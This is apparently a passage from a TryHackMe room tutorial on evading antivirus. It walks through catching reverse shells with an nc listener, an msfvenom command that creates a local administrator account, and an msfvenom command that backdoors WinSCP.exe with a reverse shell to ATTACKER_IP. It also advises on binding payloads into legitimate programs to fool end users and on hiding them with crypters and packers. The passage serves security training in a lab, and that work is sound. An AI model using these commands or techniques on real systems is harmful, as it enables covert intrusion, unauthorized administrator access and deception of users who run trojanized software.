
Finally, we will go to the "Protect!" tab and hit "Protect":

The new payload should be ready and hopefully won't trigger any alarms when uploaded to the THM Antivirus Checker! (shortcut available on your desktop). In fact, if you execute your payload and set up an nc listener, you should be able to get a shell back:
user@attackbox$ nc -lvp 7478So far, so good, but remember we talked about AVs doing in-memory scanning? If you try running a command on your reverse shell, the AV will notice your shell and kill it. This is because Windows Defender will hook certain Windows API calls and do in-memory scanning whenever such API calls are used. In the case of any shell generated with msfvenom, CreateProcess() will be invoked and detected.
So what do we do now?
While defeating in-memory scanning is out of the scope of this room, there are a couple of simple things you can do to avoid detection:
msfvenom -a x64 -p windows/x64/exec CMD='net user pwnd Password321 /add;net localgroup administrators pwnd /add' -f csharp and see what happens.If detection isn't an issue, you can even use a simple trick. From your reverse shell, run cmd.exe again. The AV will detect your payload and kill the associated process, but not the new cmd.exe you just spawned.
While every single AV will behave differently, most of the time, there will be a similar way around them, so it's worth exploring any weird behaviors you notice while testing.
While not an AV bypass method, binders are also important when designing a malicious payload to be distributed to end users. A binder is a program that merges two (or more) executables into a single one. It is often used when you want to distribute your payload hidden inside another known program to fool users into believing they are executing a different program.

While every single binder might work slightly differently, they will basically add the code of your shellcode inside the legitimate program and have it executed somehow.
You could, for example, change the entry point in the PE header so that your shellcode executes right before the program and then redirect the execution back to the legitimate program once it is finished. This way, when the user clicks the resulting executable, your shellcode will get silently executed first and continue running the program normally without the user noticing it.
Binding with msfvenom
You can easily plant a payload of your preference in any .exe file with msfvenom. The binary will still work as usual but execute an additional payload silently. The method used by msfvenom injects your malicious program by creating an extra thread for it, so it is slightly different from what was mentioned before but achieves the same result. Having a separate thread is even better since your program won't get blocked in case your shellcode fails for some reason.
For this task, we will be backdooring the WinSCP executable available at C:\Tools\WinSCP.
To create a backdoored WinSCP.exe we can use the following command on our Windows machine:
Note: Metasploit is installed in the Windows machine for your convenience, but it might take up to three minutes to generate the payload (the produced warnings can be safely ignored).
C:\> msfvenom -x WinSCP.exe -k -p windows/shell_reverse_tcp lhost=ATTACKER_IP lport=7779 -f exe -o WinSCP-evil.exeThe resulting WinSCP-evil.exe will execute a reverse_tcp meterpreter payload without the user noticing it. Before anything else, remember to set up an nc listener to receive the reverse shell. When you execute your backdoored executable, it should launch a reverse shell back at you while continuing to execute WinSCP.exe for the user:

Binders and AV
Binders won't do much to hide your payload from an AV solution. The simple fact of joining two executables without any changes means that the resulting executable will still trigger any signature that the original payload did.
The main use of binders is to fool users into believing they are executing a legitimate executable rather than a malicious payload.
When creating a real payload, you may want to use encoders, crypters, or packers to hide your shellcode from signature-based AVs and then bind it into a known executable so that the user doesn't know what is being executed.
Feel free to try and upload your bound executable to the THM Antivirus Check website (link available on your desktop) without any packing, and you should get a detection back from the server, so this method won't be of much help when trying to get the flag from the server by itself.